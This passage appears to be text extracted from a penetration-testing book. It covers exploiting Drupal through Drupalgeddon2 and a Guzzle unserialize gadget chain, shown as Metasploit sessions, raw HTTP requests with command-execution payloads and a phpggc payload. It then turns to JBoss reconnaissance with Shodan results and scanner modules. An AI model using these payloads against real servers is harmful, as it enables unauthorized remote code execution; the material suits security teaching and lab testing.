http://[REDACTED]/sites/all/modules/galleryformatter/LICENSE.txt
addthis http://[REDACTED]/sites/all/modules/addthis/
http://[REDACTED]/sites/all/modules/addthis/LICENSE.txt

[+] Scan finished (0:00:58.232232 elapsed)
Harry@xXxZombi3xXx ~/droopescan P master

```

```

129 public function renderRoot(&$elements) {
130     // Disallow calling ::renderRoot() from within another ::renderRoot() call.
131     if ($this->isRenderingRoot) {
132         $this->isRenderingRoot = FALSE;
133         throw new \LogicException('A stray renderRoot() invocation is causing bubbling of attached assets to break.');
```

```

172 public static function uploadAjaxCallback(&$form, FormStateInterface &$form_state, Request $request) {
173     /** @var \Drupal\Core\Render\RendererInterface $renderer */
174     $renderer = \Drupal::service('renderer');
```

```

496
497 // Filter the outputted content and make any last changes before the content
498 // is sent to the browser. The changes are made on $content which allows the
499 // outputted text to be filtered.
500 if (isset($elements['#post_render'])) {
501     foreach ($elements['#post_render'] as $callable) {
502         if (is_string($callable) && strpos($callable, '::') === FALSE) {
503             $callable = $this->controllerResolver->getControllerFromDefinition($callable);
504         }
505         $elements['#children'] = call_user_func($callable, $elements['#children'], $elements);
506     }
507 }
508

```

call_user_func

(PHP 4, PHP 5, PHP 7)

`call_user_func` — Call the callback given by the first parameter

Description

```
call_user_func ( callable $callback [, mixed $... ] ) : mixed
```

Calls the **callback** given by the first parameter and passes the remaining parameters as arguments.

```

msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name          Current Setting  Required  Description
  ----          -
  DUMP_OUTPUT   false            no        Dump payload command output
  PHP_FUNC      passthru         yes       PHP function to execute
  Proxies       /                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        /                yes       The target address range or CIDR identifier
  RPORT         80               yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /                yes       Path to Drupal install
  VHOST         /                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0   Automatic (PHP In-Memory)

msf5 exploit(unix/webapp/drupal_drupalgeddon2) >

```

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.2.8
rhosts => 192.168.2.8
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rport 8080
rport => 8080
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set verbose true
verbose => true
```

```
GET /HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close
```

```
159
160     case drupal_patch(changelog, 'SA-CORE-2018-002')
161     when nil
162         vprint_warning('CHANGELOG.txt no longer contains patch level')
163     when true
164         vprint_warning('Drupal appears patched in CHANGELOG.txt')
165         checkcode = CheckCode::Safe
166     when false
167         vprint_good('Drupal appears unpatched in CHANGELOG.txt')
168         checkcode = CheckCode::Appears
169     end
```

Request

Raw Params Headers Hex

```
POST
/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_form
at=drupal_ajax HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
Connection: close

form_id=user_register_form&_drupal_ajax=1&mail%5b%23type%5d=markup&mail%5
b%23post_render%5d%5b%5d=printf&mail%5b%23markup%5d=testing123
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2019 01:29:47 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Vary: Accept-Encoding
Content-Length: 168
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
testing123;{"command":"insert","method":"replaceWith","selector":null,"data":"10\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C\u003Cspan\u003E","settings":null}]
```

Request

Raw Params Headers Hex

```
POST
/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Connection: close
```

```
form_id=user_register_form&_drupal_ajax=1&mail%5b%23type%5d=markup&mail%5b%23post_render%5d%5b%5d=passthru&mail%5b%23markup%5d=;id;uname-a;whoami
```


Response

Raw Headers Hex

Link: <http://192.168.2.8:8080/node/1>; rel="https://drupal.org/link-relations/revision"
Link: <http://192.168.2.8:8080/node?node=1>; rel="https://drupal.org/link-relations/create"
X-Drupal-Dynamic-Cache: MISS
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
X-Drupal-Cache: MISS
Content-Length: 1909
Connection: close
Content-Type: application/hal+json

```
{ "_links": { "self": { "href": "http://192.168.2.8:8080/rest/v1/node/page/1", "type": "application/hal+json" }, "revision": { "href": "http://192.168.2.8:8080/rest/v1/node/page/1/revision", "type": "application/hal+json" }, "create": { "href": "http://192.168.2.8:8080/rest/v1/node/page/1/revision", "type": "application/hal+json" } }, "id": "http://192.168.2.8:8080/rest/v1/node/page/1", "type": "application/hal+json", "title": "Test", "created": "2019-08-11T14:42:10+00:00", "changed": "2019-08-11T14:42:17+00:00", "status": "published", "langcode": "en", "revision_translation_affected": true, "body": { "value": "Test", "format": "basic_html", "processed": "Test" }, "summary": "Test" }
```

Response

Raw Headers Hex

```
HTTP/1.1 406 Not Acceptable
Date: Sun, 11 Aug 2019 15:26:53 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Content-Length: 68
Connection: close
Content-Type: text/plain; charset=UTF-8
```

The website encountered an unexpected error. Please try again later.

```
189 // Unserialize the values.
190 // @todo The storage controller should take care of this, see
191 //   SqlContentEntityStorage::loadFieldItems, see
192 //   https://www.drupal.org/node/2414835
193 if (is_string($values['options'])) {
194     $values['options'] = unserialize($values['options']);
195 }
196 parent::setValue($values, $notify);
197 }
198
199 }
200
```

`unserialize()` takes a single serialized variable and converts it back into a PHP value.

Warning Do not pass untrusted user input to `unserialize()` regardless of the `options` value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via `json_decode()` and `json_encode()`) if you need to pass serialized data to the user.

If you need to unserialize externally-stored serialized data, consider using `hash_hmac()` for data validation. Make sure data is not modified by anyone but you.

```

Harry@xXxZombi3xXx ~/Downloads/drupal
Harry@xXxZombi3xXx ~/Downloads/drupal ag __destruct | grep guzzlehttp
vendor/guzzlehttp/psr7/src/FnStream.php:48: public function __destruct()
vendor/guzzlehttp/psr7/src/Stream.php:85: public function __destruct()
vendor/guzzlehttp/guzzle/src/Handler/CurlMultiHandler.php:53: public function __destruct()
vendor/guzzlehttp/guzzle/src/Cookie/SessionCookieJar.php:33: public function __destruct()
vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php:37: public function __destruct()
Harry@xXxZombi3xXx ~/Downloads/drupal

```

```

45     /**
46      * The close method is called on the underlying stream only if possible.
47      */
48     public function __destruct()
49     {
50         if (isset($this->fn_close)) {
51             call_user_func($this->fn_close);
52         }
53     }

```

call_user_func

(PHP 4, PHP 5, PHP 7)

`call_user_func` — Call the callback given by the first parameter

Description

```
call_user_func ( callable $callback [, mixed $... ] ) : mixed
```

Calls the **callback** given by the first parameter and passes the remaining parameters as arguments.

Drupal™ API

Drupal 8.2.x » LinkItem.php

class LinkItem

▶ Same name and namespace in other branches

Plugin implementation of the 'link' field type.

```

Harry@xXxZombi3xXx ~/Downloads/drupal
Harry@xXxZombi3xXx ~/Downloads/drupal ag LinkItem | grep Entity
core/modules/shortcut/src/Entity/Shortcut.php:10:use Drupal\link\LinkItemInterface;
core/modules/shortcut/src/Entity/Shortcut.php:16: * @property \Drupal\link\LinkItemInterface link
core/modules/shortcut/src/Entity/Shortcut.php:144: 'link_type' => LinkItemInterface::LINK_INTERNAL,
core/modules/menu_link_content/src/Entity/MenuLinkContent.php:10:use Drupal\link\LinkItemInterface;
core/modules/menu_link_content/src/Entity/MenuLinkContent.php:16: * @property \Drupal\link\LinkItemInterface link
core/modules/menu_link_content/src/Entity/MenuLinkContent.php:296: 'link_type' => LinkItemInterface::LINK_GENERIC,
Harry@xXxZombi3xXx ~/Downloads/drupal
    
```

```

137     ->setDescription(t('Weight among shortcuts in the same shortcut set.'));
138
139     $fields['link'] = BaseFieldDefinition::create('link');
140     ->setLabel(t('Path'))
141     ->setDescription(t('The location this shortcut points to.'))
142     ->setRequired(TRUE)
143     ->setSettings([
144         'link_type' => LinkItemInterface::LINK_INTERNAL,
145         'title' => DRUPAL_DISABLED,
146     ])
147     ->setDisplayOptions('form', [
148         'type' => 'link_default',
149         'weight' => 0,
150     ])
151     ->setDisplayConfigurable('form', TRUE);
152
153     return $fields;
154 }
    
```

```

xZombi3xXx ~ cd phpggc
Harry@xXxZombi3xXx ~/phpggc master ./phpggc Guzzle/RCE1 system id --json
"0:24:\GuzzleHttp\Psr7\FnStream":2:{s:33:\u0000GuzzleHttp\Psr7\FnStream\u0000methods\";a:1:{s:5:\close\";a:2:{1:0;0:23:\GuzzleHttp\HandlerStack\":3:{s:32:\u0000GuzzleHttp\HandlerStack\u0000handler\";s:2:\id\";s:30:\u0000GuzzleHttp\HandlerStack\u0000stack\";a:1:{1:0;a:1:{1:0{s:6:\system\";}}s:31:\u0000GuzzleHttp\HandlerStack\u0000cached\";b:0;i:1;s:7:\resolve\";}}s:9:\_fn_close\";a:2:{1:0;r:4;1:1;s:7:\resolve\";}}\"
Harry@xXxZombi3xXx ~/phpggc master
    
```


Response

Raw Headers Hex

```
HTTP/1.1 401 Unauthorized
Date: Sun, 11 Aug 2019 15:05:57 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
WWW-Authenticate: Basic realm="Pen-Testing Drupal"
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Connection: close
Content-Type: application/hal+json
Content-Length: 107
```

```
{"message":"No authentication credentials provided."}uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ cat 1.php
<?php
$my_array = array("Harpreet", "Himanshu");
print serialize($my_array);
?>
Harry@xXxZombi3xXx ~ █
```



```

216 # phpggc Guzzle/RCE1 system id
217 def phpggc_payload(cmd)
218 (
219     # http://www.phpinternalsbook.com/classes_objects/serialization.html
220     <<~EOF
221     0:24:"GuzzleHttp\Psr7\FnStream":2:{
222         s:33:"\u0000GuzzleHttp\Psr7\FnStream\u0000methods";a:1:{
223             s:5:"close";a:2:{
224                 i:0;0:23:"GuzzleHttp\HandlerStack":3:{
225                     s:32:"\u0000GuzzleHttp\HandlerStack\u0000handler";
226                     s:cmd_len:"cmd"
227                     s:30:"\u0000GuzzleHttp\HandlerStack\u0000stack";
228                     a:1:{i:0;a:1:{i:0;s:6:"system";}}
229                     s:31:"\u0000GuzzleHttp\HandlerStack\u0000cached";
230                     b:0;
231                 }
232                 i:1;s:7:"resolve";
233             }
234         }
235         s:9:"_fn_close";a:2:{
236             i:0;r:4;
237             i:1;s:7:"resolve";
238         }
239     }
240     EOF
241     ).gsub(/\/s+/, '').gsub('cmd_len', cmd.length.to_s).gsub('cmd', cmd)
242 end

```

```
45     /**
46      * The close method is called on the underlying stream only if possible.
47      */
48     public function __destruct()
49     {
50         if (isset($this->fn_close)) {
51             call_user_func($this->fn_close);
52         }
53     }
```

```
25     public function __construct(array $methods)
26     {
27         $this->methods = $methods;
28
29         // Create the functions on the class
30         foreach ($methods as $name => $fn) {
31             $this->{'_fn_' . $name} = $fn;
32         }
33     }
```

```
12 class FnStream implements StreamInterface
13 {
14     /** @var array */
15     private $methods;
16
17     /** @var array Methods that must be in the given array */
18     private static $slots = ['__toString', 'close', 'detach', 'rewind',
19         'getSize', 'tell', 'eof', 'isSeekable', 'seek', 'isWritable', 'write',
20         'isReadable', 'read', 'getContents', 'getMetadata'];
21
22     /**
23      * @param array $methods Hash of method name to a callable.
24      */
25     public function __construct(array $methods)
```

```
1 <?php
2 namespace GuzzleHttp;
3
4 use Psr\Http\Message\RequestInterface;
5
6 /**
7  * Creates a composed Guzzle handler function by stacking middlewares on top of
8  * an HTTP handler function.
9  */
10 class HandlerStack
11 {
12     /** @var callable */
13     private $handler;
14
15     /** @var array */
16     private $stack = [];
17
18     /** @var callable|null */
19     private $cached;
```

```
{
  s:32:"\u0000GuzzleHttp\HandlerStack\u0000handler";
  s:2:"id";
  s:30:"\u0000GuzzleHttp\HandlerStack\u0000stack";
  a:1:{i:0;a:1:{i:0;s:6:"system";}}
  s:31:"\u0000GuzzleHttp\HandlerStack\u0000cached";
  b:0;
}
```

```
45     /**
46      * The close method is called on the underlying stream only if possible.
47      */
48     public function __destruct()
49     {
50         if (isset($this->_fn_close)) {
51             call_user_func($this->_fn_close);
52         }
53     }
```


var_dump

(PHP 4, PHP 5, PHP 7)

var_dump — Dumps information about a variable

Description

```
var_dump ( mixed $expression [, mixed $... ] ) : void
```

This function displays structured information about one or more expressions that includes its type and value. Arrays and objects are explored recursively with values indented to show structure.

All public, private and protected properties of objects will be returned in the output unless the object implements a [__debugInfo\(\)](#) method (implemented in PHP 5.6.0).

```
msf5 > use exploit/unix/webapp/drupal_restws_unserialize
msf5 exploit(unix/webapp/drupal_restws_unserialize) > show options
```

Module options (exploit/unix/webapp/drupal_restws_unserialize):

Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
METHOD	POST	yes	HTTP method to use (Accepted: GET, POST, PATCH, PUT)
NODE	1	no	Node ID to target with GET method
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host


Request

Raw Params Headers Hex

```
POST /node?_format=hal_json HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/hal+json
Content-Length: 621
Connection: close

{
  "link": [
    {
      "value": "link",
      "options":
"O:24:\u0000GuzzleHttp\Psr7\FnStream":2:{s:33:\u0000GuzzleHttp\Psr7\FnStream\u0000methods";a:1:{s:5:"close";a:2:{i:0;O:23:\u0000GuzzleHttp\HandlerStack":3:{s:32:\u0000GuzzleHttp\HandlerStack\u0000handler";s:2:"id";s:30:\u0000GuzzleHttp\HandlerStack\u0000stack";a:1:{i:0;a:1:{i:0;s:6:"system";}}s:31:\u0000GuzzleHttp\HandlerStack\u00000cached";b:0;};i:1;s:7:"resolve";}}s:9:"_fn_close";a:2:{i:0;r:4;i:1;s:7:"resolve";}}"
    }
  ],
  "_links": {
    "type": {
      "href": "http://192.168.2.8:8080/rest/type/shortcut/default"
    }
  }
}
```


Chapter 11: Penetration Testing on Technological Platforms - JBoss




```
root@5381d59b2d92:/opt/jboss-5.1.0.GA# ls -alh
total 228K
drwxr-xr-x 1 root root 4.0K May 22 2009 .
drwxr-xr-x 1 root root 4.0K Dec 14 2016 ..
-rw-r--r-- 1 root root 7.9K May 22 2009 JBossORG-EULA.txt
drwxr-xr-x 2 root root 4.0K May 22 2009 bin
drwxr-xr-x 2 root root 4.0K May 22 2009 client
drwxr-xr-x 3 root root 4.0K May 22 2009 common
-rw-r--r-- 1 root root 6.0K May 22 2009 copyright.txt
drwxr-xr-x 7 root root 4.0K May 22 2009 docs
-rw-r--r-- 1 root root 105K May 22 2009 jar-versions.xml
-rw-r--r-- 1 root root 33K May 22 2009 lgpl.html
drwxr-xr-x 3 root root 4.0K May 22 2009 lib
-rw-r--r-- 1 root root 36K May 22 2009 readme.html
drwxr-xr-x 1 root root 4.0K May 22 2009 server
```

```
root@5381d59b2d92:/opt/jboss-5.1.0.GA/server# ls -alh
total 28K
drwxr-xr-x 1 root root 4.0K May 22 2009 .
drwxr-xr-x 1 root root 4.0K May 22 2009 ..
drwxr-xr-x 8 root root 4.0K May 22 2009 all
drwxr-xr-x 1 root root 4.0K Sep 29 10:25 default
drwxr-xr-x 6 root root 4.0K May 22 2009 minimal
drwxr-xr-x 6 root root 4.0K May 22 2009 standard
drwxr-xr-x 6 root root 4.0K May 22 2009 web
```

```
root@5381d59b2d92:/opt/jboss-5.1.0.GA/server/default# ls -alh
total 40K
drwxr-xr-x  1 root root 4.0K Sep 29 10:25 .
drwxr-xr-x  1 root root 4.0K May 22  2009 ..
drwxr-xr-x  6 root root 4.0K May 22  2009 conf
drwxr-xr-x  5 root root 4.0K Sep 29 10:25 data
drwxr-xr-x  1 root root 4.0K Sep 29 10:57 deploy
drwxr-xr-x 12 root root 4.0K May 22  2009 deployers
drwxr-xr-x  2 root root 4.0K May 22  2009 lib
drwxr-xr-x  2 root root 4.0K Sep 29 10:24 log
drwxr-xr-x  6 root root 4.0K Sep 29 10:24 tmp
drwxr-xr-x  3 root root 4.0K Sep 29 10:25 work
```

```
root@5381d59b2d92:/opt/jboss-5.1.0.GA/server/default/deploy# ls -alh
total 360K
drwxr-xr-x  1 root root 4.0K Sep 29 14:04 .
drwxr-xr-x  1 root root 4.0K Sep 29 10:25 ..
drwxr-xr-x  6 root root 4.0K May 22  2009 ROOT.war
drwxr-xr-x 10 root root 4.0K May 22  2009 admin-console.war
-rw-r--r--  1 root root 2.1K May 22  2009 cache-invalidation-service.xml
-rw-r--r--  1 root root  372 May 22  2009 ejb2-container-jboss-beans.xml
-rw-r--r--  1 root root 2.9K May 22  2009 ejb2-timer-service.xml
-rw-r--r--  1 root root 1.5K May 22  2009 ejb3-connectors-jboss-beans.xml
-rw-r--r--  1 root root  423 May 22  2009 ejb3-container-jboss-beans.xml
-rw-r--r--  1 root root  27K May 22  2009 ejb3-interceptors-aop.xml
-rw-r--r--  1 root root  277 May 22  2009 ejb3-timerservice-jboss-beans.xml
-rw-r--r--  1 root root  1.4K May 22  2009 hdscanner-jboss-beans.xml
-rw-r--r--  1 root root  5.4K May 22  2009 hsqldb-ds.xml
drwxr-xr-x  4 root root 4.0K May 22  2009 http-invoker.sar
-rw-r--r--  1 root root  15K May 22  2009 jboss-local-jdbc.rar
-rw-r--r--  1 root root  15K May 22  2009 jboss-xa-jdbc.rar
drwxr-xr-x  4 root root 4.0K May 22  2009 jbossweb.sar
drwxr-xr-x  3 root root 4.0K May 22  2009 jbossws.sar
```



```
← → ↻ ⓘ Not Secure | view-source [redacted] :8080
1 <html>
2 <head>
3   <title>Welcome to JBoss&trade;</title>
4
5 </head>
6
7 <body>
8 </body>
```

Response

Raw Headers Hex

HTTP/1.1 304 Not Modified
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.4; JBoss-4.2.2.GA (build: SVNTag=JBoss_4_2_2_GA date=200710221139)/Tomcat-5.5
ETag: W/"98-1261047416812"
Date: Tue, 13 Aug 2019 00:42:38 GMT
Connection: close

SHODAN

Search: "X-Powered-By: Servlet 2.4; JBoss"

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS: 19,742

TOP COUNTRIES



China	3,892
United States	3,594
Brazil	2,441
Argentina	1,757
India	696

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

- Amazon.com**
IP: [redacted] | west-2.compute.amazonaws.com
Added on 2020-01-26 13:21:50 GMT
Location: United Kingdom, London
Cloud: cloud
- 成都盛帮密封件股份有限公司 V6.0.2**
IP: [redacted] | [redacted].cn
Added on 2020-01-26 13:28:30 GMT
Location: China, Chengdu
Technologies: [redacted]

Service Details:

- HTTP/1.1 200 OK
Date: Sun, 26 Jan 2020 13:21:50 GMT
X-Powered-By: Servlet/2.4
Server: Servlet 2.4; JBoss-4.0.4.GA (build: CVSTag=JBoss_4_0_4_GA)
Content-Length: 0
- HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.4; JBoss-4.0.4.GA (build: CVSTag=JBoss_4_...)
Set-Cookie: JSESSIONID=6006A76509B7168999792B081067712E; Path=/



```
msf5 auxiliary(scanner/http/jboss_status) > run

[*] ██████████ 8080 - Collecting data through /status...
[+] ██████████ 8080 JBoss application server found

JBoss application server requests
=====

Client          Vhost target    Request
-----          -
182.██████████1 ██████████ GET /status HTTP/1.1
```

```
# detect JBoss application server
if res and res.code == 200 and res.body.match(/<title>Tomcat Status<\title>/)
  http_fingerprint({:response => res})

html_rows = res.body.split(/<strong>/)
html_rows.each do |row|

  #Stage      Time    B Sent B Recv Client VHost  Request
  #K 150463510 ms    ?     ?     1.2.3.4 ?     ?

  # filter client requests
  if row.match(/(.*?)<\strong><\td><td>(.*?)<\td><td>(.*?)<\td><td>(.*?)<\td><td>(.*?)<
```

Stage	Time	B Sent	B Recv	Client	VHost	Request
S	0 ms	8 KB	0 KB	182.68.140.24	██████████91	GET /status HTTP/1.1
R	?	?	?	?	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?

Registered Service Endpoints

Endpoint Name	jboss.ws:context=now-NowAsyncBas10,endpoint=AsyncBas10		
Endpoint Address	http://172. [REDACTED] 8080/now-NowAsyncBas10/AsyncBas10?wsdl		
StartTime	StopTime		
Fri Aug 09 15:35:19 IST 2019			
RequestCount	ResponseCount	FaultCount	
0	0	0	
MinProcessingTime	MaxProcessingTime	AvgProcessingTime	
0	0	0	

```
msf5 >
msf5 > use auxiliary/scanner/http/jboss_vulnscan
msf5 auxiliary(scanner/http/jboss_vulnscan) > show options

Module options (auxiliary/scanner/http/jboss_vulnscan):

  Name      Current Setting  Required  Description
  ----      -
  Proxies           no          A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           yes         The target address range or CIDR identifier
  RPORT            80          The target port (TCP)
  SSL              false       Negotiate SSL/TLS for outgoing connections
